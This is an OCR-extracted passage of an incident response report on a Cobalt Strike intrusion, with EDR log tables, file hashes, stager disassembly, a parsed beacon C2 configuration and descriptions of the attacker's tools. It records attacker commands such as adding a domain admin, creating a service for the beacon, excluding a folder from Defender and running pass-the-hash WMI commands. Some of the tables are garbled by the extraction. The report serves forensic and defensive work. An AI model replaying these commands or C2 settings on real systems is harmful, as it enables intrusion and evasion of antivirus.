19:05.	HOST3			ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C net time /domain			
19:17.	HOST3			ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C net time			
2:50.	man			ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C net user /add /domain && net group *Domain Admi	18		
2:57.	HOST5			FileCreated		C:\inetpub\temp\servicehoster.exe				
13:16.	HORTE			FileCreated		IC:\ProgramData\Microsoft\Windows Defen				
6:16.	HOST5			FileCreated	servicehoster.exe	\" C\$\inetpub\temp\servicehoster	r.			
6:21.	HOST5			RegistryValueSet AntivirusDetection	servicehoster.exe	Chinateuchiteme				
6:33.	HOST3	nt authority	system	ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C sc \` reate UpdateServiceHoster binpath= C:\inetpub\temp\serviceHoster binpath= C:\inetpubl\temp\serviceHoster binpath= C:\inetpubl\temp\serviceHoster binpath= C:\inetpubl\temp\serviceHoster binpath= C:\inetpubl\temp\serviceHoster binpath= C	for the second se		
9:19.		nt authority	system	ProcessCreated	cmd.exe conhost.exe	C:\Windows\System32\cmd.exe C:\Windows\System32\conhost.exe	conhost.exe 0x4 see 0x4	16		
9:19	HOST3	nt authority	system	ProcessCreated	sc.exe	C:\Windows\System32\sc.exe	sc \ create UpdateServiceHoster binpath= C:\inetpub\temp\servicehoster.et	~		
9:19		in autootrey	ad account	ConnectionSuccess	N. CAL	c. (minous pyrein) 2 bcieve	 Create opulateservicenoster umpatrix C: (metpublicemp/servicenoster.) 	-	135	

According Microsoft Defenderlogs, both files were detected lately.

WdatpTenantId 9bf8c7a8-e008-49a7-9e43-ab76976c4bf8	Machine Name	Action quarantine
File Name servicehoster.exe	Machine Domain	Detected by
File Path C:\inetpub\temp	Threat Information Backdoor:Win64/CobaltStrike.NP!dha	

Later files **su.exe** and **autorun.bat** were copied to **HOST4** using the same technique.

•File **autorun.bat** was not recovered during the investigation.

CSIS

•File **su.exe** is the compiled SuperUser tool (see Malware and Tools)

Timestamp (UTC) 👻	DeviceName	🚽 AccountDomain 🚽 AccountName	 ActionType 	 FileName 	T FolderPath	ProcessCommandLine
1:13			ProcessCreated	su.exe	C:\inetpub\temp\su.exe	"su.exe"
1:13	HOST5		ImageLoaded	su.exe	C:\inetpub\temp\su.exe	
2:16	HOST3		FileCreated	su.exe	\ \C\$\inetpub\temp	\su.exe
2:32	HOST3		FileCreated	autorun.bat	\\C\$\inetpub\temp	\autorun.bat

Using the SharpWmi tool (see Malware and Tools), theperpetrator(s) were able to execute arbitrary commands on **HOST4**.

The perpetrator(s) were able to add the folder C:\inetpub\temp to the AV exclusions. The perpetrator(s) were able to execute **autorun.bat** using the SuperUser tool

Timestamp (UTC)		- AccountDomain	- AccountName	 ActionType 	- FileName	T FolderPath	• ProcessCommandLine
3:2	4 HOST3			ProcessCreated	sharpwmi.exe	C:\Windows\Temp\sharpwmi.exe	sharpwmi.exe -h
9:2	4 HOST3			ImageLoaded	sharpwmi.exe	C:\Windows\Temp\sharpwmi.exe	
8:3	3. HOST3			ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C C:\Windows\Temp\sharpwmi.exe pth
0:3	3. HOST3			ProcessCreated	sharpwmi.exe	C:\Windows\Temp\sharpwmi.exe	sharpwmi.exe pth
8:4	9. HOST3			ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C C:\Windows\Temp\sharpwmi.exe pth whoami
1:4				ProcessCreated	sharpwmi.exe	C:\Windows\Temp\sharpwmi.exe	sharpwmi.exe pth whoami
5:0				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C del C:\Windows\Temp\sharpwmi.exe
k:2	1 HOST5			ProcessCreated	su.exe	C:\inetpub\temp\su.exe	"su.exe"/h
6:3	3. HOST3			FileCreated	sharpwmi.exe	C:\Windows\Temp\sharpwmi.exe	
1:5	2 HOST3			ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C C:\Windows\Temp\sharpwmi.exe
1:5	2 HOST3			ProcessCreated	sharpwmi.exe	C:\Windows\Temp\sharpwmi.exe	sharpwmi.exe
:5	2 HOST3	10 C		ImageLoaded	sharpwmi.exe	C:\Windows\Temp\sharpwmi.exe	
1:0	4 HOST3)			ProcessCreated	su.exe	C:\inetpub\temp\su.exe	"su.exe" /c C:\inetpub\temp\autorun.bat
1:0	4 HOST3			ProcessCreated	sharpwmi.exe	C:\Windows\Temp\sharpwmi.exe	sharpwmi.exe pth cmd.exe
:5	7. HOST3	nt authority	system	ProcessCreated	sharpwmi.exe	C:\Windows\Temp\sharpwmi.exe	sharpwmi.exe pth cmd "cmd.exe /c dir"
:5	7. HOST3			ConnectionSuccess			
:3	6 HOST3	nt authority	system	ProcessCreated	sharpwmi.exe	C:\Windows\Temp\sharpwmi.exe	sharpwmi.exe pth cmd "C:\Windows\System32\ipconfig.exe"
54				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /c **C:\inetpub\temp\autorun.bat***
54				ProcessCreated	reg.exe	C:\Windows\System32\reg.exe	reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\inetpub\temp" /d 0 /t REG_DWORD /f
:5		nt authority	system	ProcessCreated	sharpwmi.exe	C:\Windows\Temp\sharpwmi.exe	sharpwmi.exe pth cmd "C:\Windows\System32\ipconfig/all"
:1		-		ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	"cmd.exe" /c C:\inetpub\temp\autorun.bat
:1		1		ProcessCreated	reg.exe	C:\Windows\System32\reg.exe	reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\inetpub\temp" /d 0 /t REG_DWORD /f
:3		nt authority	system	ProcessCreated	sharpwmi.exe	C:\Windows\Temp\sharpwmi.exe	sharpwmi.exe pth imd "C:\inetpub\temp\su.exe /h"
-2		nt authority	system	ProcessCreated	sharpwmi.exe	C:\Windows\Temp\sharpwmi.exe	sharpwmi.exe pth imd "C:\inetpub\temp\su.exe /c C:\inetpub\temp\autorun.bat"
:2				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	"cmd.exe" /c C:\inetpub\temp\su.exe /h
:2		8		ProcessCreated	su.exe	C:\inetpub\temp\su.exe	sulexe /h
:3	3. married			ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	"cmd.exe" /c C:\inetpub\temp\su.exe -h
04			and the second se	ProcessCreated	su.exe	C:\inetpub\temp\su_exe	sulexe -h
:1		nt authority	system	ProcessCreated	sharpwmi.exe	C:\Windows\Temp\sharpwmi.exe	sharpwmi.exe pth cmd "C:\inetpub\temp\ipconfig/all"
=0		nt authority	system	ProcessCreated	sharpwmi.exe	C:\Windows\Temp\sharpwmi.exe	sharpwmi.exe pth cmd "C:\inetpub\temp\autorun.bat"
:3		nt authority	system	ProcessCreated	sharpwmi.exe	C:\Windows\Temp\sharpwmi.exe	sharpwmi.exe pth cmd "cmd /c C:\inetpub\temp\autorun.bat"
:0		nt authority	system	ProcessCreated	sharpwmi.exe	C:\Windows\Temp\sharpwmi.exe	sharpwmi.exe pth cmd "cmd /c C:\Windows/System32/ipconfig /all"
:1				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	"cmd.exe" /c C:\inetpub\temp\su.exe /c C:\inetpub\temp\autorun.bat
:1	0 HOSTS			ProcessCreated	su.exe	C:\inetpub\temp\su.exe	su.exe /c C:\inetpub\temp\autorun.bat
:1	0 HOSTS	nt authority	system	ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /c C:\inetpub\temp\autorun.bat

The result of execution is unknown, because file was not recovered.

Lateral movement and activities on server "HOST5"

Using the access to the Windows Admin Shares (SMB shares) perpetrator managed to copy the Cobalt Strike beacon to **HOST5**.

mp (UTC) 🔽 De	viceName	 ActionType 	 FileName 	✓ FolderPath	ProcessCommandLine	RemotelP	👻 RemotePort 👻
0:19.	HOST3 HOST3	ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C dir \\ \C\$		
0:19.	HOST3	ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0xffffffff -ForceV1		
2:46.	HOST4	FileCreated	lssasc.exe	\'\C\$\Packages\Plugins\Issasc.exe			
2:46.	HOST4	FileCreated	lssasc.exe	C:\Packages\Plugins\Issasc.exe			
2:47.	HOST4	AntivirusReport	lssasc.exe	C:\Packages\Plugins			
2:52.	HOST4	FileModified	lssasc.exe	C:\Packages\Plugins\Issasc.exe			
3:48.	HOST4	OtherAlertRelatedActivity	lssasc.exe	C:\Packages\Plugins\Issasc.exe			
5:44.	HOST3	ConnectionSuccess				10 C 10 C	49465
5:48.	HOST4	AntivirusDetection	lssasc.exe	C:\Packages\Plugins			
6:06.	HOST4	FileDeleted	lssasc.exe	C:\Packages\Plugins			
6:06.	HOST4	FileDeleted	lssasc.exe	C:\Packages\Plugins			
6:06.	HOST4	AntivirusDetection	lssasc.exe	C:\Packages\Plugins			
5:06.	HOST4	OtherAlertRelatedActivity	lssasc.exe	C:\Packages\Plugins\Issasc.exe			
8:50.	HOST3	FileCreated	lssasc.exe	\\\C\$\Packages\Plugins\Issasc.exe			
8:51.	HOST4	FileCreated	lssasc.exe	C:\Packages\Plugins\Issasc.exe			
8:57.	HOST4	FileModified	lssasc.exe	C:\Packages\Plugins\Issasc.exe			
8:57.	HOST4	AntivirusDetection	lssasc.exe	C:\Packages\Plugins			
8:57.	HOST4	FileModified	lssasc.exe	C:\Packages\Plugins\Issasc.exe			
9:13.	HOST4	FileDeleted	lssasc.exe	C:\Packages\Plugins			
:13.	HOST4	FileDeleted	lssasc.exe	C:\Packages\Plugins			
:13.	HOST4	AntivirusDetection	lssasc.exe	C:\Packages\Plugins			
:13.	HOST4	OtherAlertRelatedActivity	lssasc.exe	C:\Packages\Plugins\Issasc.exe			

It appears that Microsoft Defender detected the malicious file after it was copied.

CSIS

Privilege Escalation

This chapter contains the description of the tools and malware used by the perpetrator(s) during the attack.

The main toolkit used by attacker is Cobalt Strike. Definition and the description by Mandiant: https://www.mandiant.com/resources/blog/defining-cobalt-strike-components

BEACON is the name for Cobalt Strike's default malware payload used to create a connection to the team server. Active callback sessions from a target are also called "beacons". (This is where the malware family got its name.) There are two types of BEACON:

The Stager is an optional BEACON payload. Operators can "stage" their malware by sending an initial small BEACON shellcode payload that does some basic checks only and then queries the configured C2 for the full-featured backdoor.

The Full backdoor can either be executed through a BEACON stager, by a "loader" malware family, or by directly executing the default DLL export "ReflectiveLoader". This backdoor runs in the memory and can establish a connection to the team server through several methods. Loaders are not BEACON. BEACON is the backdoor itself and is typically executed with some other loader, whether it is the staged or full backdoor. Cobalt Strike does come with default loaders, but operators can also create their own using PowerShell, .NET, C++, GoLang, or anything else capable of running shellcode.

Cobal Strike (stager)

checksums

Hostname	HOST1
Path	C:\ProgramData\Oracle\Java\Issasc.exe
SHA-256	2dcfb7cdde17d512ade36f9d7c68f8b327e499cf266ac6c062c520b597fe1ac4
checksums	bf7a46067031c64b7ee1d808b4dcc347ac03aabbc05b6257631240a9a347d100
	10071
Hostname	HOST1
Path	G:\solr-6.6.3\server\lib\lapx.exe
SHA-256	bf7a46067031c64b7ee1d808b4dcc347ac03aabbc05b6257631240a9a347d100

Hostname	HOST2
Path	G:\solr-6.6.3\server\update.exe
SHA-256	5c2c88bd25b02cbd77cdccc89631e86fec0994fc4b3ea6b72e1cfa4a29f8ea73
checksums	

Hostname	HOST2
Path	C:\ProgramData\Microsoft\Windows
	Defender\Quarantine\ResourceData\47\47CA556DC5D48D88BCC6D2BCFB0A492ED3A57A84
SHA-256	6c44c7f31948a4ce7ad4f848093f449bf0111ee117674dedd666139e1b477847
checksums	

Hostname	HOST3
Path	C:\ProgramData\Oracle\Java\lssasc.exe
SHA-256	2dcfb7cdde17d512ade36f9d7c68f8b327e499cf266ac6c062c520b597fe1ac4
checksums	bf7a46067031c64b7ee1d808b4dcc347ac03aabbc05b6257631240a9a347d100

Hostname	HOST3
Path	G:\solr-6.6.3\server\lib\lapx.exe
SHA-256	bf7a46067031c64b7ee1d808b4dcc347ac03aabbc05b6257631240a9a347d100
checksums	

Hostname	HOST3
Path	G:\solr-6.6.3\server\lib\lssasc.exe
SHA-256	7ae4a36d045fcb144302bd2dc34f5c0a70e80e564fef865842f6eb0ac5f0b081
checksums	

Hostname	HOST4
Path	C:\inetpub\temp\lssasc.exe
SHA-256	bf7a46067031c64b7ee1d808b4dcc347ac03aabbc05b6257631240a9a347d100
checksums	

Hostname	HOST4			
Path	C:\ProgramData\Microsoft\Windows			
	Defender\Quarantine\ResourceData\38\38E4F6CD9D08262846961980C5E255002249404E			
SHA-256	01d5dc12de03b288f0984edf6b5709e0cd6a7edb072bf3e4317321cd16951afe			
checksums				

Hostname	HOST4
Path	C:\ProgramData\Microsoft\Windows
	Defender\Quarantine\ResourceData\FE\FE797FCA4D321F3EDDF3C151627789C0A1FFB413
SHA-256	705b5876e363610f20cf15bcb911e7e4d1e5c714bc595dee6e4548125b4684af
checksums	

Hostname	HOST5
Path	C:\Packages\Plugins\Issasc.exe
SHA-256	2dcfb7cdde17d512ade36f9d7c68f8b327e499cf266ac6c062c520b597fe1ac4
checksums	33caa3d210b7f7f50ac49da289fb0a8203293ddfd16a008f43916f1ae8c29bff
	bf7a46067031c64b7ee1d808b4dcc347ac03aabbc05b6257631240a9a347d100


CSIS

34

	• .text:000000000466762		[rsp+418h+var 18], rbx
	.text:00000000046676A	mov lea	rax, RTYPE 4 uintptr
	• .text:000000000466771	call	runtime newobject
	.text:000000000466776		rcx, [rsp+418h+var 3D0]
	.text:000000000466778	mov	
		mov	[rax+8], rcx
	.text:00000000046677F	mov	qword ptr [rax+10h], 3000h
	.text:000000000466787 .text:00000000046678F	mov	qword ptr [rax+18h], 40h ; '@'
	.text:000000000466796	mov	rdx, cs:main_VirtualAlloc
		mov	rbx, rax
	.text:000000000466799	mov	edi, 4
	.text:00000000046679E	mov	rax, rdx
	.text:0000000004667A1	mov	rcx, rdi
	.text:0000000004667A4	call	syscall_ptr_Proc_Call
	.text:0000000004667A9	mov	[rsp+418h+var_3C0], rax
	.text:0000000004667AE	test	rcx, rcx
	.text:0000000004667B1	jz	short loc_4667F8
	.text:0000000004667B3	mov	rcx, [rcx+18h]
	.text:000000000466787	mov	
	.text:0000000004667BA	call	
	.text:00000000046678C	nop	dword ptr [rax+00h]
	.text:0000000004667L0	cmp	rbx, 25h ; '%'
- E	.text:0000000004667C4	jz	short loc_4667CD
	.text:0000000004667C6	mov	eax, 1
	.text:0000000004667CB	jmp	short loc_4667E1
	.text:0000000004667CD		
1 4	.text:0000000004667CD loc_4667CD:	1	; CODE XREF: main_main+124†j
	.text:0000000004667CD	lea	<pre>rbx, aTheOperationCo ; "The operation completed successfully."</pre>
	.text:0000000004667D4	mov	ecx, 25h ; %
	.text:0000000004667D9	call	runtime_memequal
	.text:0000000004667DE	xor	
	.text:0000000004667E1		
L,	.text:0000000004667E1 loc_4667E1: .text:0000000004667E1	test	; CODE XREF: main_main+128†j
		test	al, al
_	.text:0000000004667E3	jnz	short loc_4667EC
	.text:0000000004667E5	mov	rax, [rsp+418h+var_3C0]
1		jmp	short loc_4667F8


•				
•			mov	rdx, [rsp+418h+var_10]
			mov	[rax+8], rdx
•			mov	rdx, [rsp+418h+var_3D0]
•			mov	[rax+10h], rdx
•	.text:000000000466842		mov	rdx, cs:main_RtlCopyMemory
•			mov	rbx, rax
•			mov	edi, 3
• •				
•			mov	rax, rdx
			mov	rcx, rdi
			call	syscallptr_Proc_Call
-			nop	dword ptr [rax+00h]
•			test	rcx, rcx
·			jz	short loc_46689A
•			mov	rcx, [rcx+18h]
•			mov	rax, rdi
•			call	rcx
•			стр	rbx, 25h ; '%'
•			jz	short loc_46687B
1 i 5 🖬 l				
			mov	eax, 1
			jmp	short loc_46688F
		loc_46687B:		; CODE XREF: main_main+1D2†j
 			lea	rbx, aTheOperationCo ; "The operation completed successfully."
•			mov	ecx, 25h ; '%'
•			call	runtime memegual
•			xor	eax, 1
				conj _
		loc 466885		; CODE XREF: main main+1D9†j
i ! L		100_40000F:	test	
•			test	al, al
5			jz	short loc_46689A
			xor	eax, eax
			call	syscall_Exit
		loc_46689A:		; CODE XREF: main_main+1C3↑j
				; main_main+1F1↑j
;			mov	rax, 12A05F200h
•			call	time Sleep
•			mov	rax, [rsp+418h+var 3C0]
•			xor	ebx, ebx
•			mov	rcx, rbx
•			mov	rdi, rcx
•				
			mov	rsi, rcx
			call	syscall_Syscall
			mov	rbp, [rsp+418h+var_8]
			add	rsp, 418h

Analysis of the binary lssasc.exe found on HOST3 showed that the binary downloads the payload from the URL http://X.X.X:56231/QlYG and executes it.



Cobal Strike (backdoor)

Malicious memory artifacts found



0	
	Risk level High No WindowsServer2016 Sitecore
ALE	RT STORY
	✓ ◎ [4] System
	(904) smss.exe 000000fc 0000007c
	(8660) winlogon.exe
	(5444] ProcessHacker.exe
	ASR (Attack surface Reduction) audited ProcessHacker.exe triggering the rule 'Block credential stealing from the Windows loca
	File create rundll32.exe.bin
	Possible ongoing hands-on-keyboard activity (Cobalt Strike) File create rundll32.exe_0x1d5236d0000-0x40000.bin
	Ø Possible ongoing hands-on-keyboard activity (Cobalt Strike)

Binary analysis confirmed that dumped memory section contains the Cobalt Strike beacon (backdoor).

Cobalt Strike's configuration was extracted with Cobalt Strike Parser .

(csp_env) PS D:\tools\CobaltStr	rikeParser-master> & d:/tools/CobaltStrikeParser-master/csp_env/Scripts/python.exe d:/tools/CobaltStrikeParser-master/parse_beacon_config.py D:\work\shared\rundll32.exe.bin
BeaconType	- HTTPS
Port	- 56231
SleepTime	- 6255
MaxGetSize	- 1398104
Jitter	
MaxDNS	
PublicKey_MD5	- defb4
C2Server	,/api/resource/js/jQuery_1.1.2/main.jquery/
UserAgent	- Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
HttpPostUri	- /api/resource/js/jQuery_1.1.2/apiv3/
Malleable_C2_Instructions	- Base64 decode
HttpGet_Metadata	- ConstHeaders
	Host: twitter.com
	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*l;q=0.8
	Referer: twitter.com
SSH_Banner	
HttpGet_Verb	
HttpPost_Verb	- POST
HttpPostChunk	
Spawnto_x86	- %windir%\syswaw64\rund1132.exe
Spawnto_x64	- %windi%\sysnative\rund1132.exe
CryptoScheme	
Proxy_Config	- Not Found
Proxy_User	- Not Found
Proxy_Password	- Not Found
Proxy_Behavior	- Use IE settings
Watermark_Hash	- Not Found
Watermark	- 305419896
bStageCleanup	- False
bCFGCaution	- False
KillDate	
bProcInject_StartRWX	- True
bProcInject_UseRWX	- True
bProcInject_MinAllocSize	
ProcInject_PrependAppend_x86	- Empty
ProcInject_PrependAppend_x64	- Empty
ProcInject_Execute	- CreateThread
	SetThreadContext CreateBeardContext
	c-reatenemuter in read RtLCreateNserThread
ProcInject AllocationMethod	KLLPORESETINDED
bUsesCookies	- viruanineex
HostHeader	- raise -
headersToRemove	- Not Found
DNS_Beaconing	- Not Found
DNS_get_TypeA	- Not Found
DNS_get_TypeAAAA	Not Found
DNS_get_TypeTXT	Not Found
DNS put metadata	- Not Found
DNS_put_output	- Not Found
DNS_resolver	Not Found
DNS_strategy	- Not Found
DNS_strategy_rotate_seconds	- Not Found
DNS_strategy_fail_x	- Not Found
DNS_strategy_fail_seconds	- Not Found
Retry_Max_Attempts	- Not Found
Retry_Increase_Attempts	- Not Found
Retry_Duration	- Not Found
(csp_env) PS D:\tools\CobaltStr	ikeParser-master>

SharpHound

Hostname	HOST3
Path	C:\Windows\System32\SharpHound.exe
SHA-256	bece2d53c40b33afc196879a2fc1173499774e0fdf9bf6c764773c17f7e84b6e
checksums	1f74ed6e61880d19e53cde5b0d67a0507bfda0be661860300dcb0f20ea9a45f4

BloodHound latest	Docs » SharpHound	□ Edit on GitHub
earch docs		
	SharpHound	
ndows	SharpHound is the official data collector for BloodHound. It is written	
cOS	Windows API functions and LDAP namespace functions to collect da and domain-joined Windows systems.	ata from domain controllers
ux	and domain-joined windows systems.	
TA COLLECTION	Download the pre-compiled SharpHound binary and PS1 version at	
	https://github.com/BloodHoundAD/BloodHound/tree/master/Collecto	rs
arpHound		
Basic Usage	You can view the source code for SharpHound and build it from sour	ce by visiting the SharpHound
he Session Loop Collection	repo at https://github.com/BloodHoundAD/SharpHound3	
Running SharpHound from a Non Domain-Joined System	Basic Usage	
uilding SharpHound from Source	You can collect plenty of data with SharpHound by simply running th	e binary itself with no flags
harpHound vs. Antivirus	set:	
SharpHound Flags, Explained		
ureHound	C:\> SharpHound.exe	

PVEFindADUser

Hostname	HOST1
Path	C:\Windows\System32\PVEFindADUser.exe
SHA-256	7dc0e13a5f1a70c4e41f4b92372259b050a395104650d57385ecaa148481ae5c
checksum	

Readme.txt

I decided to release another free utility I wrote a while ago. This small command-line utility can be used to find out where Active Directory users are logged on into, and/or to find out who is logged on on specific machines. This should include local users, users that are logged in via RDP, user accounts that are used to run services and scheduled tasks (only when the task is running at that time). I have not fully tested all scenario's yet, but the first results look quite ok.

You can download the utility from http://www.corelan.be:8800/index.php/my-free-tools/ad-cs/pve-find-ad-user/. You need .Net framework 2.0 on the machine that you are running the tool off, and you also need to have admin access on the computers you are running the utility against.

The tool is compiled on a 32bit system, but it should run fine on 64bit systems as well.

SharpWmi

Hostname	HOST3				
Path	C:\Windows\Temp\sharpwmi.exe				
SHA-256	bc4f3586113942b58ad4e45235f2b0bd8b1832241d2c67246c22923914c09ab0				
checksums	1de72bb4f116e969faff90c1e915e70620b900e3117788119cffc644956a9183				
i⊟ README.md					
SharpV	Vmi				
introduce	2:				
	This is a tool for lateral movement based on port 135, with functions of executing commands and uploading files, executing commands through wmi, and data transmission through the registry.				
principle:					
Excuting ar	n order:				
	e the command through wmi, the server stores the command result in the local registry, and then the s to the registry to read the command result				
upload file	5:				
	ent puts the file to be uploaded into the server's registry, and then the server operates the registry rshell to fetch the file and release it locally				

Fscan

Hostname	HOST3
Path	C:\Windows\Temp\fscan.exe
SHA-256	591c23bad87621b0cf6f2e5f27f038205e11a9241f83ab28bbafed575d8fd6b6
checksums	bf32eb9482fbc1ae718c2d3563d75f66fe74b593787f123bd49f48f488ee7a53

					-						
/ork_current\		\tools\59	1c23bad87621b0cf6f2e5f27f03	8205e11a9241f83ab28bbafed57		.7.1.exe					
🖌 🗙 i 🕨 🔟 I	Local V	Vindows debugger 🔻	10 🛃 👔 🕈 🏴		1. 10	📈 🗙 🕨 💷	Local V	Vindows debugger	👻 🐀 🔁 🔐 🕈	+ gat	
	-						_				
xternal symbol 📒	Lumina fi	unction			olored	External symbol	Lumina fi	unction			
						charing of the of					
		uctures 🔝 🗄	Enums 🔝 🕻	👔 Imports 🔝 🚺	🗄 🖸 🛛 Hex	View-1 🔣	🖪 Stru	uctures 🔝	Enums		1 Imports
; voidcdecl main_main	main_mai	n()			000AE9466	; voidcdec	l main mai	n()			
main_main			; CODE XREF: runtime_ma	in+215†p	000AE9466	main main	proc ne		; CODE XREF: n		in+215†p
			; main_main+125∔j		000AE9460				; main_main+12	54j —	
					000AE9460 000AE9460						
					000AE9460						
var_148 var_88	= quord	ptr -148h			000AE9460	var_148	= qword				
Var_Do	= gword	ptr -148h ptr -088h ptr -38h			000AE9460	var_88	= byte	ptr -088h ptr -38h			
var_30		Time ptr -30h			000AE9466	var_38 var_38	= qword	Time ptr -30h			
var 18		rd ptr -18h			000429400	var_18	- CINC_	ord ptr -18h			
var 8	= qword				0000F9460		= qword	otr -8			
_					000AE9466						
	lea				000AE9466		lea				
	стр	r12, [rsp+var_88 r12, [r14+10h]			000AE9460 000AE9460 000AE9460		стр				
	jbe	loc AD165F			000AE9460		jbe	loc_AE957F			
	sub				000AE9472		sub				
	mov	rsp, 138h [rsp+138h+var_8] rbp, [rsp+138h+v	, rop		000AE9479		mov	rsp, 138h [rsp+138h+var_1			
	lea call				000AE9481		lea				
	mov	Cime Now	unlll one		000AE9489 000AE9488		call	time_Now			
	mov	1 solitivar 38	l. chx		000AE9400		mov	[rsp+138h+var_]	101 aby		
	mov	<pre>[rsp+138h+var_30 [rsp+138h+var_38 [rsp+138h+var_38 [rsp+138h+var_30 rax, RTYPE_common</pre>	extl. rcx		000AE9498		mov	[rsp+138h+var_] [rsp+138h+var_]	W.evtl		
	lea	rax, RTYPE_commo	n_HostInfo		000AE94A6		lea	rax, RTYPE_com	ion HostInfo		
	call	runtime_newobjec			000AE94AD		call	runtime newobie			
	mov	[rsp+138h+var_30			000AE9482		mov				
	call	github_com_shado	wing_fscan_common_Flag wing_fscan_common_Flag wing_fscan_common_Parse		000AE9484		call	github_com_sha	00.loc], rax dowing_fscan_com var_30.loc] dowing_fscan_com	mon_Flag	
	mov call	aithub com shada	Wing from common Parce		000AE948F		mov	rax, [rsp+138h	var_30.loc		
	mov				000AE94C7 000AE94C0		call	rdi, rsp	owing_tscan_com	mon_Parse	
	mov	rdi, rsp rsi, [rsp+138h+v word ptr [rax+ra [rsp+138h+var_14 rbp, [rsp+138h+v loc_464000			000AE94CF		mov	rsi, [rsp+138b			
	nop	word ptr [rax+ra			000AE94D7		nop	<pre>rsi, [rsp+138h word ptr [rax+</pre>	ax+00000000h1		
	mov				000AE94E0		mov	[rsp+138h+var_] rbp, [rsp+138h loc_464D00			
	lea	rbp, [rsp+138h+v			000AE94E5		lea				
	call	loc_464000			000AE94EA		call	loc_464000			
	mov call	rbp, [rbp+0]	wing_fscan_Plugins_Scan		000AE94EF		mov				
	call	time Now			000AE94F3 000AE94F8		call call		lowing_fscan_Plu	gins_Scan	
	mov	rdi, [rsp+138h+v	var 30.wall1 : time Time		000AE94F0		mov	time_Now		time Time	
	mov	rsi, [rsp+138h+v	<pre>var_30.wall] ; time_Time var_38] ur_30.ext]</pre>		000AE9505		mov	rsi. [rsp+138h	var 38	cruc-truc	
	mov				000AE9500		mov	rsi, [rsp+138h+ r8, [rsp+138h+	/ar 30.ext		
	call	time_Time_Sub			000AE9515		call	time_Time_Sub			
	call	runtime_convT64			000AE951/		call	runtime_convT64			
	movups lea	[rsp+138h+var_18 rcx, RTYPE_time_	Duration		000AE951F		movups		[8], xmm15		
	mov	aword atr [rss+1	Sebevar 181. rox		000AE9528		lea	rcx, RTYPE_time	_Duration		
	mov	gword ptr [rsp+1	38h+var 18+8], rax		000AE952F 000AE9537		mov	quord ptr [rsp-	138h+var_18], 138h+var_18+8],		
	mov	rbx, cs:qword_19	[38h+var_18], rcx [38h+var_18+8], rax 667D30		000AE953F		mov	rbx, cs:qword_	198ED60		
	lea	<pre>rax, go_itabpt</pre>	r_os_File_commaptr_ic	_Writer	000AE9546		lea	rax, go itab	otr_os_File_comm	a ptr io	Writer
	lea	rcx, aS_2			000150545		lea	rcx, aS_2			
	mov				000AE9554		mov				
	lea mov	rsi, [rsp+138h+v r8d, 1			000AC9333		lea				
	mov	r9, r8			000AE9561		mov	r8d, 1			
	call	fmt_Fprintf			000AE9567 000AE9564		mov call	r9, r8 fmt_Fprintf			
	mov	rbp, [rsp+138h+v	/ar_8]		000AE956F		mov	rbp, [rsp+138h			
	add				000AE9577		add	rsp, 138h			
	retn				000AE9578		retn				
3					000AE957F						
100 101655				C*4	000AE9578						
loc_AD165F:	nop		; CODE XREF: main_main+	ci j		loc_AE957F			; CODE XREF: #	ain_main+	ctj
	call	runtime_morestac	k noctxt		000AE957F 000AE9586		nop				
	jmp	main_main			000AE9588 000AE9585		call j≡p	runtime_moresta main_main	ick_hoctxt		
main_main	endp					main main	endo				

← → C 🔒 github.com/shadow1ng/fscan

⊟ README.md

fscan

1 Introduction

A comprehensive intranet scanning tool, which is convenient for one-click automation and all-round missed scanning.

Support host survival detection, port scanning, blasting of common services, ms17010, redis batch write public key, scheduled task rebound shell, read win network card information, web fingerprint identification, web vulnerability scanning, netbios detection, domain control identification and other functions.

IOX

40

Hostname	HOST3
Path	C:\ProgramData\Oracle\Java\installcache_x64\iox.exe
SHA-256	1f83333f89d6fcf034522b3c5caab822ce5c7f294f7bd8f5a64ef8a13e5b3dbe
checksums	dabac1fe57c2338d9eb6360fbb4627cdfbec3edd37bab8926333c0610b2499b7
	ead05ef9ece0d3f504a3a702ad712286177315d1c577626978553a02d2604bf8
	c6cf82919b809967d9d90ea73772a8aa1c1eb3bc59252d977500f64f1a0d6731

